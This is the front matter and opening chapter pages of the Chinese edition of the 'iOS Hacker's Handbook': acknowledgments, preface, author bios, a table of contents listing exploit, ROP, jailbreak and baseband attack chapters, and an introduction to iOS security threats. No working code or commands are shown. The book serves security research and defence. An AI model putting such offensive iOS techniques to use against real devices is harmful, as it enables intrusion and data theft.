图灵程序设计丛书 网络安全系列


iOS Hacker's Handbook

黑客攻防技术宝典

iOS实战篇

[美] Charlie Miller　Dionysus Blazakis　Dino Dai Zovi　Stefan Esser　Vincenzo Iozzo　Ralf-Philipp Weinmann 著

傅尔也 译



美国国家安全局全球网络漏洞攻击分析师、连续4年Pwn2Own黑客竞赛大奖得主Charlie Miller主笔

作者阵容超级豪华，6位均为信息安全领域大名鼎鼎的顶级专家，各有所长，且多有专著出版

国内唯一专注iOS平台漏洞、破解及安全攻防的中文专著

人民邮电出版社
POSTS & TELECOM PRESS

数字版权声明

图灵社区的电子书没有采用专有客户端，您可以在任意设备上，用自己喜欢的浏览器和PDF阅读器进行阅读。

但您购买的电子书仅供您个人使用，未经授权，不得进行传播。

我们愿意相信读者具有这样的良知和觉悟，与我们共同保护知识产权。

如果购买者有侵权行为，我们可能对该用户实施包括但不限于关闭该帐号等维权措施，并可能追究法律责任。

亚马逊读者评论

“本书很好地概述了安全机制和攻防策略，介绍了当前的入侵技术，不仅是初级编程人员及爱好者的入门指南，也是高级用户的重要参考书。”

“本书是企业用户保护iOS设备的必读之作，它用通俗易懂的语言介绍了常见的iOS设备入侵技术及相应的基础防护知识。”

“本书是完美的iOS安全指南。6位作者全力介绍了不同的安全主题，让读者对iOS安全模型和现今安全隐患有一个良好的理解与认识。”

“本书为读者准备了开发漏洞攻击程序及越狱工具的相关知识与技术，建议想要尝试开发越狱工具或了解其原理的朋友购买阅读。”

“本书深入探讨了iOS安全，不仅介绍其现状，而且审视了iOS面世以来的受攻击情况……如果你想对移动安全有更多的了解，本书绝对不会让你后悔。”

图灵程序设计丛书 网络安全系列

iOS Hacker's Handbook

黑客攻防技术宝典

iOS实战篇

[美] Charlie Miller　Dionysus Blazakis　Dino Dai Zovi　Stefan Esser　Vincenzo Iozzo　Ralf-Philipp Weinmann 著

傅尔也 译



人民邮电出版社

北　京

图书在版编目（C I P）数据

黑客攻防技术宝典．iOS实战篇 /（美）米勒
(Miller,C.）等著 ；傅尔也译．-- 北京 ：人民邮电出
版社，2013.9
（图灵程序设计丛书）
书名原文：iOS hacker's handbook
ISBN 978-7-115-32848-9

Ⅰ．①黑… Ⅱ．①米… ②傅… Ⅲ．①计算机网络－
安全技术 Ⅳ．①TP393.08

中国版本图书馆CIP数据核字(2013)第187413号

内 容 提 要

《黑客攻防技术宝典：iOS 实战篇》全面介绍 iOS 的安全性及工作原理，揭示了可能威胁 iOS 移动设备的所有安全风险和漏洞攻击程序，致力于打造一个更安全的平台。本书内容包括：iOS 设备和 iOS 安全架构、iOS 在企业中的应用（企业管理和服务提供）、加密敏感数据的处理、代码签名、沙盒的相关机制与处理、用模糊测试从默认 iOS 应用中查找漏洞、编写漏洞攻击程序、面向返回的程序设计（ROP）、iOS 内核调试与漏洞审查、越狱工作原理与工具、基带处理器。

本书适合所有希望了解 iOS 设备工作原理的人学习参考，包括致力于以安全方式存储数据的应用开发人员、保障 iOS 设备安全的企业管理人员、从 iOS 中寻找瑕疵的安全研究人员，以及希望融入越狱社区者。

◆ 著　　[美] Charlie Miller　Dionysus Blazakis
Dino Dai Zovi　Stefan Esser　Vincenzo Iozzo
Ralf-Philipp Weinmann
译　　傅尔也
责任编辑　毛倩倩
责任印制　焦志炜

◆ 人民邮电出版社出版发行　北京市崇文区夕照寺街14号
邮编　100061　电子邮件　315@ptpress.com.cn
网址　http://www.ptpress.com.cn
北京　　印刷

◆ 开本：800×1000　1/16
印张：20
字数：478千字　　2013年 9 月第 1 版
印数：1 -4 000册　　2013年 9 月北京第 1 次印刷
著作权合同登记号　图字：01-2012-5235号

定价：69.00元

读者服务热线：(010)51095186转604　印装质量热线：(010)67129223

反盗版热线：(010)67171154

版 权 声 明

致　　谢

我想感谢我的妻子 Andrea，感谢她的绵绵爱意与不断支持，还要谢谢我亲爱的儿子 Theo 和 Levi，他们将是 iOS 黑客和越狱界的新生代力量。

——Charlie

首先，我要感谢我的家人 Alayna、Simon 和 Oliver，感谢这几个月来我每晚下班回家后加班加点工作时他们所给予的耐心与关爱。我还想感谢越狱社区提供的种种帮助。他们除了开发专业的越狱工具，还提供了很多能让安全研究人员的工作变得更加简单的文档（比如 iPhone wiki），以及用于提取和修改 iOS 固件的工具。

——Dionysus

我要感谢我的父母、妹妹以及密友对我的不断支持，特别是在我参与编写此书的这段时间；没有他们的话，我想我早疯了。我还要感谢 iOS 越狱工具开发社区，感谢社区成员进行了大量的技术研究并免费发布开发出的工具，他们还常常提供全部的源代码。最后，我还要感谢 Pablo 和 Paco 在我上次写书时提供的帮助。

——Dino

我想感谢我的双亲、哥哥和各位密友，感谢他们总是支持我，哪怕我偶尔冒出疯狂的想法。另外，我还要特别感谢我多年来的灵魂伴侣 Nami。

——Stefan

我想感谢在我个人生活和专业领域中，每一个帮助我沿着这条坎坷之途一路走来的人。我想感谢的人实在太多，真的没办法在这里一一列出。我特别感谢在编写本书时助我一臂之力的 Naike 和 Max。

——Vincenzo

我想感谢我的妻女，因为她们长久以来不得不忍受我在写作时对她们视若无睹。我要感谢 Thomas Dullien、Joshua Lackey 和 Harald Welte，在 2010 年我研究基带的几个月中，我们进行了很多富有启发性的探讨。非常感谢 Jacob Appelbaum，他让我接触到了发起我要研究的主题的那些工程师。我还要对那些不愿留名的幕后英雄表示感谢，他们知道我说的是谁，感谢他们所做的一切！最后我要感谢 iPhone Dev Team 所做的工作，要是没有他们的成果，很多事情就要难办很多。在此，我特别感谢 MuscleNerd（肌肉男）和 planetbeing 在我被 iPhone4 难住时提供的帮助，还要感谢 roxfan 为我提供了他的分散加载脚本。

——Ralf

前　　言

iPhone 已经问世 5 年有余，人们大概都已经忘了当时的 iPhone 多么具有开创意义。那时候还没有现在这样的智能手机，很多手机也就是用来打打电话。有些手机中安装了 Web 浏览器，但并非全功能的，只能呈现最基本的网页，而且手机屏幕的分辨率非常低。好在，iPhone 改变了这一切。

iPhone 的显示屏几乎占据整个前面板，有着基于 WebKit 的 Web 浏览器，而且其操作系统可以由用户自行升级，不需要等着运营商来做这项工作。再加上存储照片、播放音乐和发送短信等功能，这才是人们真正想要拥有的手机（参见图 1）。但是，iPhone 并不完美。第一代 iPhone 数据传输速度非常慢，不支持第三方应用，而且安全性特别差，不过它却引领了智能手机和平板电脑的革命。



图 1　众多消费者排队等待购买第一代 iPhone

图片来源：Mark Kriegsman（http://www.flickr.com/photos/kriegsman/663122857/）。

随着第一代 iPhone 于 2007 年问世，一系列其他的苹果产品也随之而来，而它们都运行着 iOS。当然，在第一代 iPhone 等设备问世时这个操作系统还不叫 iOS。第一代 iPhone 使用的操作系统被苹果公司称为 OS X，就像其桌面版的“兄长”那样。而在 2008 年第二代 iPhone 出现时，这个操作系统被称为 iPhone OS。那时候它还不能拥有 iOS 这个称呼，因为思科公司为路由器设计的操作系统先占用了 IOS 这个名称。经过一番交易，苹果公司从 2010 年起正式将其移动操作系统命名为 iOS。

紧随 iPhone 之后的 iOS 设备是 iPod Touch。这种设备基本上就是个不能打电话不能发短信的 iPhone。其他 iOS 设备包括第二代 Apple TV 和 iPad。这些设备每推出新的一代，都是更快、更时髦、更多功能的产品（如图 2 所示）。



图 2　iPhone 4（左）与 iPhone 1（右）的对比

全书概览

不过，人们通常只注意这些设备光鲜的外表，很少会去了解它们的内部工作原理。数百万人每天随身携带存放着他们个人信息的这些小设备，但它们到底安全吗？在各种安全大会的演讲中，在越狱社区里，甚至在研究人员的个人日志中，我们都可以发现关于 iOS 运行安全的信息。本书就是要把这些有关 iOS 内部原理的知识汇总起来。只有让人们都能接触到这些信息，才能让个人和企业有效评估使用这些设备的风险，并了解如何最大限度地降低这种风险。本书甚至可以提供一些让设备本身更安全与让用户使用起来也更安全的思路。

本书内容

本书是按 iOS 安全功能主题划分章节的，读者可以用不同的方式来阅读本书。不熟悉这些主题或是不想错过任何内容的读者可以从头至尾阅读整本书。本书从相对基础的章节开始，由浅入深地慢慢过渡到后面较为复杂和深奥的章节。而那些已经对 iOS 的内部细节有所了解的读者可以

跳过开头部分，直接阅读自己感兴趣的那些章节。每一章的内容基本上都是相对独立的。在提到其他章的主题时，我们都会指明出处。下面来看一下本书中各章的主要内容。

- 第 1 章概述 iOS 设备和 iOS 安全架构。我们在此介绍本书其余部分所要讨论的大部分主题，最后讨论针对各版 iOS 发动的一些攻击，包括最早期的一些攻击和针对 iOS 5 安全架构的一些攻击。
- 第 2 章讨论 iOS 在企业中的使用，涉及诸如企业管理和服务提供之类的主题。此外，这一章还讲述如何为企业设备开发应用，包括开发者证书和配置概要文件的工作原理。
- 第 3 章包含与 iOS 处理加密敏感数据相关的信息。这一章概述如何为每台 iOS 设备得出加密密钥以及如何使用这些加密密钥、各种等级的加密以及每种等级下都有哪些文件，讨论开发人员如何利用 Data Protection API 保护应用中的敏感数据。最后，我们还将展示如何通过蛮力攻击破解密码，以及 4 位数字密码的脆弱性。
- 第 4 章针对 iOS 深入介绍一种主要的安全机制——代码签名。我们将为读者呈现相关的源代码和逆向工程二进制文件，它们用于确保只有由受信任机构签名的代码才能在设备上运行。这一章还将重点介绍 iOS 代码签名机制中的新内容，它们为实现即时编译而允许未签名的代码以一种严格受控的方式运行。最后，我们介绍 iOS 5 的早期版本中出现的代码签名机制漏洞。
- 第 5 章介绍 iOS 中涉及沙盒的机制。我们将展示 iOS 内核如何支持把钩子程序放置在关键区域，讨论沙盒具体用到的钩子，然后举例说明应用如何完成自己的沙盒处理，并讲述重要的 iOS 功能是如何执行沙盒处理的。最后，这一章将讨论沙盒描述文件、这些文件如何描述沙盒所许可的功能，以及如何从 iOS 二进制文件中提取这些文件以用于研究。
- 第 6 章展示如何利用模糊测试技术从默认的 iOS 应用中找到漏洞。我们首先综合探讨模糊测试，接着展示如何对 iOS 中最大的受攻击面 MobileSafari 进行模糊测试。这一章重点介绍进行 iOS 模糊测试的几种不同方式，包括在 Mac OS X、iOS 模拟器以及 iOS 设备上进行模糊测试。最后，我们还将展示如何对台式机上没有的 SMS 解析器进行模糊测试。
- 第 7 章讲述如何利用第 6 章介绍的技术找到漏洞，并将其转换为有效的漏洞攻击程序。我们将详细分析 iOS 的堆管理系统，并说明如何利用“堆风水”技术操控堆内存。然后，这一章讨论漏洞攻击程序开发中的一个主要障碍——地址空间布局随机化（ASLR）。
- 第 8 章进一步向大家展示在控制进程后可以做些什么。在简要介绍 iOS 设备中使用的 ARM 架构后，我们就转而介绍面向返回的程序设计（ROP）。这里将向大家介绍如何手工创建和自动生成 ROP 有效载荷，还将给出一些 ROP 有效载荷的例子。
- 第 9 章从用户空间转入内核。在介绍一些内核基础知识后，我们接着描述如何调试 iOS 内核从而监控其动态。这一章还将展示如何对内核进行漏洞审查以及如何利用找到的各种漏洞。
- 第 10 章介绍越狱。首先，这一章讲述有关越狱工作原理的基础知识，接着详细描述不同类型的越狱工具，然后概述越狱工具所需的不同组成部分，包括对文件系统的修改、已安装的守护进程、激活，最后还将通览越狱利用的所有内核补丁。

- 第 11 章介绍很多 iOS 设备中都有的另一个处理器——基带处理器。我们将展示如何设置与基带进行交互的工具，并介绍从过去到现在 iOS 设备的基带中都使用了哪些实时操作系统，然后说明如何对基带操作系统进行审计，还给出了一些漏洞示例。最后，这一章还将描述一些可以在基带操作系统上运行的有效载荷。

读者对象

本书是为所有希望了解 iOS 设备工作原理的人所写的。他们可以是希望融入越狱社区的人，也可以是试图了解如何以安全方式存储数据的应用开发人员，还可以是想要了解如何保障 iOS 设备安全的企业管理人员，或者尝试从 iOS 中寻找瑕疵的安全研究人员。

这些目标读者几乎都应该阅读和理解本书前面的章节。虽然后面的章节也都试着从基础知识开始介绍，但是理解这些内容至少能熟悉一些基本套路，比方说如何使用调试器和如何阅读代码清单等。

所需工具

如果大家只想对 iOS 的工作原理有个初步的了解，本书完全可以满足需要。不过，为了掌握本书的绝大部分内容，我们希望大家参照书中示例在自己的 iOS 设备上进行操作。这样的话，大家就至少需要一部 iOS 设备。为了真正掌握这些例子，大家需要为 iOS 设备越狱。此外，虽然有可能为其他平台凑齐一套能起作用的工具，但是为了使用 Xcode 编译示例程序，大家最好有一台运行 Mac OS X 的计算机。

配套网站

本书配套网站 www.wiley.com/go/ioshackershandbook 中有本书的所有代码[①]，因此大家不需要自己一行一行敲代码。此外，对于书中提到的 iOS 特有的工具，只要有可能我们就都会收录在该网站上。本书勘误也可在本网站上查询，如果大家发现本书的错漏之处，还望不吝赐教。

祝贺大家

我们喜爱自己的 iOS 设备，我们都是果粉。不过，要是攻击者不能从中窃取个人信息的话，我们会更喜欢这些设备。尽管阅读本书这样的书籍没法让大家阻止所有针对 iOS 的攻击，但只有越来越多的人了解 iOS 的安全性及其工作原理，iOS 才可能成为一个更安全的平台。请大家准备好，我们马上就要探索 iOS 安全了，而且要努力让它变得更安全。毕竟，有所了解就等于成功了一半。

① 本书源代码也可在图灵社区本书网页（http://www.ituring.com.cn/book/1068）免费注册下载。——编者注

作 者 介 绍

Charlie Miller Accuvant Labs 首席研究顾问，曾在美国国家安全局担任全球网络漏洞攻击分析师 5 年，连续 4 年赢得 CanSecWest Pwn2Own 黑客大赛。他发现了 iPhone 与 G1 安卓手机第一个公开的远程漏洞，通过短信对 iPhone 进行漏洞攻击并发现了可以让恶意软件进入 iOS 的代码签名机制缺陷。作为圣母大学博士的他还与人合著了 *The Mac Hacker's Handbook* 和 *Fuzzing for Software Security Testing and Quality Assurance* 两本信息安全类图书。

Dionysus Blazakis 程序员和安全研究人员，擅长漏洞攻击缓解技术，经常在安全会议上发表有关漏洞攻击缓解技术、绕过缓解技术和寻找漏洞的新方法等主题演讲，因利用即时编译器绕过数据执行保护的技术赢得了 2010 年 Pwnie Award 最具创新研究奖。另外，他与 Charlie Miller 为参加 2011 年 Pwn2Own 大赛开发的 iOS 漏洞攻击程序赢得了 iPhone 漏洞攻击比赛的大奖。

Dino Dai Zovi Trail of Bits 联合创始人和首席技术官，有十余年信息安全领域从业经验，做过红队（red teaming，又称“伦理黑客”）、渗透测试、软件安全、信息安全管理和网络安全研究与开发等多种工作。Dino 是信息安全会议的常客，在 DEFCON、BlackHat 和 CanSecWest 等世界知名的信息安全会议上发表过对内存损坏利用技术、802.11 无线客户端攻击和英特尔 VT-x 虚拟化 rootkit 程序等课题的独立研究成果。他还是 *The Mac Hacker's Handbook* 和 *The Art of Software Security Testing* 的合著者。

Vincenzo Iozzo Tiqad srl 安全研究人员，BlackHat 和 Shakacon 安全会议评审委员会成员，常在 BlackHat 和 CanSecWest 等信息安全会议上发表演讲。他与人合作为 BlackBerryOS 和 iPhoneOS 编写了漏洞攻击程序，因 2010 年和 2011 年连续两届获得 Pwn2Own 比赛大奖在信息安全领域名声大振。

Stefan Esser 因在 PHP 安全方面的造诣为人熟知，2002 年成为 PHP 核心开发者以来主要关注 PHP 和 PHP 应用程序漏洞的研究，早期发表过很多关于 CVS、Samba、OpenBSD 或 Internet Explorer 等软件中漏洞的报告。2003 年他利用了 XBOX 字体加载器中存在的缓冲区溢出漏洞，成为从原厂 XBOX 的硬盘上直接引导 Linux 成功的第一人；2004 年成立 Hardened-PHP 项目，旨在开发更安全的 PHP，也就是 Hardened-PHP（2006 年融入 Suhosin PHP 安全系统）；2007 年与人

合办德国 Web 应用开发公司 SektionEins GmbH 并负责研发工作；2010 年起积极研究 iOS 安全问题，并在 2011 年提供了一个用于越狱的漏洞攻击程序（曾在苹果多次更新后幸存下来）。

Ralf-Philipp Weinmann　德国达姆施塔特工业大学密码学博士、卢森堡大学博士后研究员。他在信息安全方面的研究方向众多，涉及密码学、移动设备安全等很多主题。让他声名远播的事迹包括参与让 WEP 破解剧烈提速的项目、分析苹果的 FileVault 加密、擅长逆向工程技术、攻破 DECT 中的专属加密算法，以及成功通过智能手机的 Web 浏览器（Pwn2Own）和 GSM 协议栈进行渗透攻击。

目　录

第 1 章　iOS 安全基础知识 ············1
1.1　iOS 硬件/设备的类型 ············1
1.2　苹果公司如何保护 App Store ············2
1.3　理解安全威胁 ············3
1.4　理解 iOS 的安全架构 ············4
1.4.1　更小的受攻击面 ············4
1.4.2　精简过的 iOS ············5
1.4.3　权限分离 ············5
1.4.4　代码签名 ············5
1.4.5　数据执行保护 ············6
1.4.6　地址空间布局随机化 ············6
1.4.7　沙盒 ············6
1.5　iOS 攻击简史 ············7
1.5.1　Libtiff ············7
1.5.2　短信攻击 ············8
1.5.3　Ikee 蠕虫 ············8
1.5.4　Storm8 ············9
1.5.5　SpyPhone ············10
1.5.6　Pwn2Own 2010 ············10
1.5.7　Jailbreakme.com 2（“Star”） ············10
1.5.8　Jailbreakme.com 3（“Saffron”） ············11
1.6　小结 ············11
第 2 章　企业中的 iOS ············12
2.1　iOS 配置管理 ············12
2.1.1　移动配置描述文件 ············13
2.1.2　iPhone 配置实用工具 ············14
2.2　移动设备管理 ············21
2.2.1　MDM 网络通信 ············21
2.2.2　Lion Server 描述文件管理器 ············22
2.3　小结 ············36
第 3 章　加密 ············37
3.1　数据保护 ············37
3.2　对数据保护的攻击 ············40
3.2.1　对用户密码的攻击 ············40
3.2.2　iPhone Data Protection Tools ············43
3.3　小结 ············54
第 4 章　代码签名和内存保护 ············55
4.1　强制访问控制 ············56
4.1.1　AMFI 钩子 ············56
4.1.2　AMFI 和 execv ············57
4.2　授权的工作原理 ············59
4.2.1　理解授权描述文件 ············59
4.2.2　如何验证授权文件的有效性 ············62
4.3　理解应用签名 ············62
4.4　深入了解特权 ············64
4.5　代码签名的实施方法 ············65
4.5.1　收集和验证签名信息 ············65
4.5.2　如何在进程上实施签名 ············68
4.5.3　iOS 如何确保已签名页不发生改变 ············72
4.6　探索动态代码签名 ············73
4.6.1　MobileSafari 的特殊性 ············73
4.6.2　内核如何处理即时编译 ············75
4.6.3　MobileSafari 内部的攻击 ············77
4.7　破坏代码签名机制 ············78
4.7.1　修改 iOS shellcode ············79
4.7.2　在 iOS 上使用 Meterpreter ············83

4.7.3 取得 App Store 的批准 …… 85
4.8 小结 …… 86

第 5 章 沙盒 …… 87
5.1 理解沙盒 …… 87
5.2 在应用开发中使用沙盒 …… 89
5.3 理解沙盒的实现 …… 95
5.3.1 理解用户空间库的实现 …… 95
5.3.2 深入内核 …… 98
5.3.3 沙盒机制对 App Store 应用和平台应用的影响 …… 109
5.4 小结 …… 113

第 6 章 对 iOS 应用进行模糊测试 …… 114
6.1 模糊测试的原理 …… 114
6.2 如何进行模糊测试 …… 115
6.2.1 基于变异的模糊测试 …… 116
6.2.2 基于生成的模糊测试 …… 116
6.2.3 提交和监测测试用例 …… 117
6.3 对 Safari 进行模糊测试 …… 118
6.3.1 选择接口 …… 118
6.3.2 生成测试用例 …… 118
6.3.3 测试和监测应用 …… 119
6.4 PDF 模糊测试中的冒险 …… 122
6.5 对快速查看（Quick Look）的模糊测试 …… 126
6.6 用模拟器进行模糊测试 …… 127
6.7 对 MobileSafari 进行模糊测试 …… 130
6.7.1 选择进行模糊测试的接口 …… 130
6.7.2 生成测试用例 …… 130
6.7.3 MobileSafari 的模糊测试与监测 …… 131
6.8 PPT 模糊测试 …… 133
6.9 对 SMS 的模糊测试 …… 134
6.9.1 SMS 基础知识 …… 135
6.9.2 聚焦协议数据单元模式 …… 136
6.9.3 PDUspy 的使用 …… 138
6.9.4 用户数据头信息的使用 …… 139
6.9.5 拼接消息的处理 …… 139
6.9.6 其他类型 UDH 数据的使用 …… 139
6.9.7 用 Sulley 进行基于生成的模糊测试 …… 141
6.9.8 SMS iOS 注入 …… 145
6.9.9 SMS 的监测 …… 146
6.9.10 SMS bug …… 151
6.10 小结 …… 153

第 7 章 漏洞攻击 …… 154
7.1 针对 bug 类的漏洞攻击 …… 154
7.2 理解 iOS 系统自带的分配程序 …… 156
7.2.1 区域 …… 156
7.2.2 内存分配 …… 157
7.2.3 内存释放 …… 157
7.3 驯服 iOS 的分配程序 …… 158
7.3.1 所需工具 …… 158
7.3.2 与分配/释放有关的基础知识 …… 159
7.4 理解 TCMalloc …… 167
7.4.1 大对象的分配和释放 …… 167
7.4.2 小对象的分配 …… 168
7.4.3 小对象的释放 …… 168
7.5 驯服 TCMalloc …… 168
7.5.1 获得可预知的堆布局 …… 168
7.5.2 用于调试堆操作代码的工具 …… 170
7.5.3 堆风水：以 TCMalloc 对算术漏洞进行攻击 …… 172
7.5.4 以 TCMalloc 就对象生存期问题进行漏洞攻击 …… 175
7.6 对 ASLR 的挑战 …… 176
7.7 案例研究：Pwn2Own 2010 …… 177
7.8 测试基础设施 …… 181
7.9 小结 …… 181

第 8 章 面向返回的程序设计 …… 182
8.1 ARM 基础知识 …… 182
8.1.1 iOS 的调用约定 …… 183
8.1.2 系统调用的调用约定 …… 183
8.2 ROP 简介 …… 185
8.2.1 ROP 与堆 bug …… 186
8.2.2 手工构造 ROP 有效载荷 …… 187
8.2.3 ROP 有效载荷构造过程的自动化 …… 191

8.3　在 iOS 中使用 ROP……193
8.4　iOS 中 ROP shellcode 的示例……195
8.4.1　用于盗取文件内容的有效载荷……196
8.4.2　利用 ROP 结合两种漏洞攻击程序（JailBreakMe v3）……202
8.5　小结……206

第 9 章　内核的调试与漏洞攻击……207
9.1　内核的结构……207
9.2　内核的调试……208
9.3　内核扩展与 IOKit 驱动程序……213
9.3.1　对 IOKit 驱动程序对象树的逆向处理……213
9.3.2　在内核扩展中寻找漏洞……216
9.3.3　在 IOKit 驱动程序中寻找漏洞……219
9.4　内核漏洞攻击……222
9.4.1　任意内存的重写……223
9.4.2　未初始化的内核变量……227
9.4.3　内核栈缓冲区溢出……231
9.4.4　内核堆缓冲区溢出……236
9.5　小结……245

第 10 章　越狱……246
10.1　为何越狱……246
10.2　越狱的类型……247
10.2.1　越狱的持久性……247
10.2.2　漏洞攻击程序的类型……248
10.3　理解越狱过程……249
10.3.1　对 bootrom 进行漏洞攻击……250
10.3.2　引导 ramdisk……250
10.3.3　为文件系统越狱……250
10.3.4　安装完美越狱漏洞攻击程序……251
10.3.5　安装 AFC2 服务……251
10.3.6　安装基本实用工具……252
10.3.7　应用转存……253
10.3.8　应用包安装……254
10.3.9　安装后的过程……255
10.4　执行内核有效载荷和补丁……255
10.4.1　内核状态修复……255
10.4.2　权限提升……256
10.4.3　为内核打补丁……257
10.4.4　安全返回……267
10.5　小结……268

第 11 章　基带攻击……269
11.1　GSM 基础知识……270
11.2　建立 OpenBTS……272
11.2.1　硬件要求……272
11.2.2　OpenBTS 的安装和配置……273
11.3　协议栈之下的 RTOS……276
11.3.1　Nucleus PLUS……276
11.3.2　ThreadX……277
11.3.3　REX/OKL4/Iguana……277
11.3.4　堆的实现……278
11.4　漏洞分析……281
11.4.1　获得并提取基带固件……281
11.4.2　将固件镜像载入 IDA Pro……283
11.4.3　应用/基带处理器接口……283
11.4.4　栈跟踪与基带核心转储……283
11.4.5　受攻击面……284
11.4.6　二进制代码的静态分析……285
11.4.7　由规范引路的模糊测试……285
11.5　对基带的漏洞攻击……286
11.5.1　本地栈缓冲区溢出：AT+XAPP……286
11.5.2　ultrasn0w 解锁工具……287
11.5.3　空中接口可利用的溢出……293
11.6　小结……299

附录　参考资料……300

第 1 章

iOS安全基础知识

如果你也像我们一样，那么只要拿到新设备就会想要了解它的安全性。这里的“设备”当然也包括iPhone。它不再只是带有小型Web浏览器的手机，与老式手机相比，它更像是计算机。当然，这些（以及将来的）设备可能存在与台式机中相似的安全问题。为了避免这些设备受到危害，苹果公司为它们内置了怎样的预防措施和安全机制呢？我们眼前是一个开启计算领域全新分支的机会。安全性对这些新兴智能设备来说有多重要呢？

本章会就iOS设备回答这些问题。首先，我们要看看各种iOS设备上使用的硬件，然后介绍iOS 5的安全架构。重点讲一讲现有设备为了防范恶意软件攻击和攻击者利用漏洞所内嵌的多层防御手段。接着，介绍一些已经发生的针对iOS设备的攻击，从而说明这些防御手段在现实世界中是如何起效（或失效）的。还将按照时间先后顺序，介绍从最早的iPhone到iOS 5设备受到的各种攻击。阅读过程中，大家会看到iOS设备的安全性有了多大的提高。最初版本的iOS几乎没有安全性可言，但iOS 5相对而言则既强大又可靠。

1.1　iOS 硬件/设备的类型

几年来，iOS一直在发展，各种苹果设备中的硬件也不断推陈出新。随着智能手机和平板电脑的普及，人们都希望拥有一台强大的计算设备。从某种意义上讲，他们期望自己口袋里装着的是一台电脑。

iPad的问世就是在这一方向上迈出的第一步。第一代iPad使用了ARM Cortex-A8架构的CPU，它的速度大约是第一代iPhone所使用CPU速度的两倍。

iPad 2和iPhone 4S则是另一个巨大跨越。它们都使用了ARM Cortex-A9架构的双核处理器，就CPU运算的速度而言，要比A8架构的处理器快20%。更惊人的是，A9的GPU要比A8的快9倍。

从安全的角度看，硬件上差异最大的是iPhone 3GS和iPad 2。iPhone 3GS是第一种支持Thumb2指令集的设备。这种新型指令集改变了创建ROP有效载荷的方式。之前设备中出现的代码序列在iPhone 3GS中突然发生了改变。

另一方面，iPad 2使用了双核处理器，它让iOS的分配程序可以全力运行。这样就对漏洞攻击的构造带来了巨大影响，因为漏洞攻击在多处理器环境下的可靠性要弱很多。

另一项与安全相关的硬件是基带。其实，在大多数国家，苹果公司的设备都是与运营商绑定（锁定）的。

为了解锁iPhone，多数漏洞攻击都会利用手机基带部件的漏洞。之前的几代iPhone一直使用英飞凌公司的基带固件。而CDMA版本的iPhone 4以及各版本的iPhone 4S转为使用高通公司的基带固件。

已经公开的若干种漏洞攻击都是针对英飞凌固件的，但针对高通固件的漏洞攻击尚未出现。

1.2　苹果公司如何保护 App Store

iOS设备之所以如此了不起，其中一个原因就是它们可以运行丰富多彩的应用；用户可以在苹果的App Store上找到这些应用。App Store上至少有50万种应用，总下载次数已经超过了180亿次（如图1-1所示）。

图1-1　用户眼中的App Store

iOS的应用是利用Xcode和iOS SDK在Mac OS X计算机上开发的。所构建的应用可以在iOS模拟器上运行，也可以在真实的iOS设备上进行测试。然后，就可以将开发出的应用发送给苹果公司进行审查。如果获得批准，这些应用就会被签上苹果的私钥，并被推送到App Store供用户下载。iOS的应用必须得到受信任一方（比如苹果公司）的签名，否则iOS中的强制性代码签名

（Mandatory Code-Signing）需求会让这些应用无法在设备上运行（详见第4章）。企业也可以利用类似的系统向雇员分发应用，不过雇员的手机必须经过配置，才能接受由该企业和苹果公司签名的应用。

当然，一旦用户向iOS设备下载了新应用，就为恶意软件提供了可乘之机。苹果公司已经试着用代码签名机制和App Store的审查流程来降低这种风险。除此之外，来源于App Store的应用会以较低级别的权限运行在沙盒中，这种方式可以降低它们的破坏性。大家很快就能看到更多与此有关的内容。

1.3 理解安全威胁

本书介绍iOS安全机制，从它如何起效以及如何攻破这种机制进行探讨。要全面理解苹果公司在保障其产品安全方面所采取的措施，首先要知道这些设备可能面对的各种威胁。

总体来看，很多桌面电脑所遭受的攻击同样会发生在iOS设备上。这些攻击可分为两大类：恶意软件和漏洞攻击。恶意软件在个人电脑中已经出现几十年了，而且正成为移动设备的一大威胁。总的来说，恶意软件就是那些安装后一旦运行就会“做坏事”的软件。恶意软件可能与用户需要的软件捆绑在一起，也可能伪装成用户想要的软件。不管哪种情况，用户都会下载和安装这些恶意软件，而这些恶意软件在执行时会干一些坏事，包括发送电子邮件、允许攻击者远程访问、安装按键记录器，等等。所有通用计算设备或多或少都会受到恶意软件的威胁。电脑就是用来运行软件的，用户让它们做什么，它们就会做什么。就算用户要求它们运行一些恶意的内容，这些计算设备也会欣然接受。电脑没什么真正的漏洞，它只是不知道该运行什么程序，不该运行什么程序。保护设备不受恶意软件危害的常规方式是使用杀毒软件。杀毒软件的工作就是确定哪些软件是安全的，哪些是不安全的。

另一方面，漏洞攻击则利用了设备中软件的底层漏洞运行其代码。用户可能只是在浏览网页、阅读电子邮件，或根本什么都没做，突然间一些恶意代码（可能是以网页、电子邮件或短信等形式）就会利用某个漏洞在设备上运行代码。这种攻击有时称为下载驱动攻击（drive-by-download），因为与恶意软件不同的是，用户一般会是无辜的受害者，他们并没有试图安装任何代码，只不过是要使用自己的设备而已！漏洞攻击可能在受影响的进程内部运行某些代码，或者下载、安装并运行某些软件。受害的用户可能不知道一些不同寻常的事已经发生了。

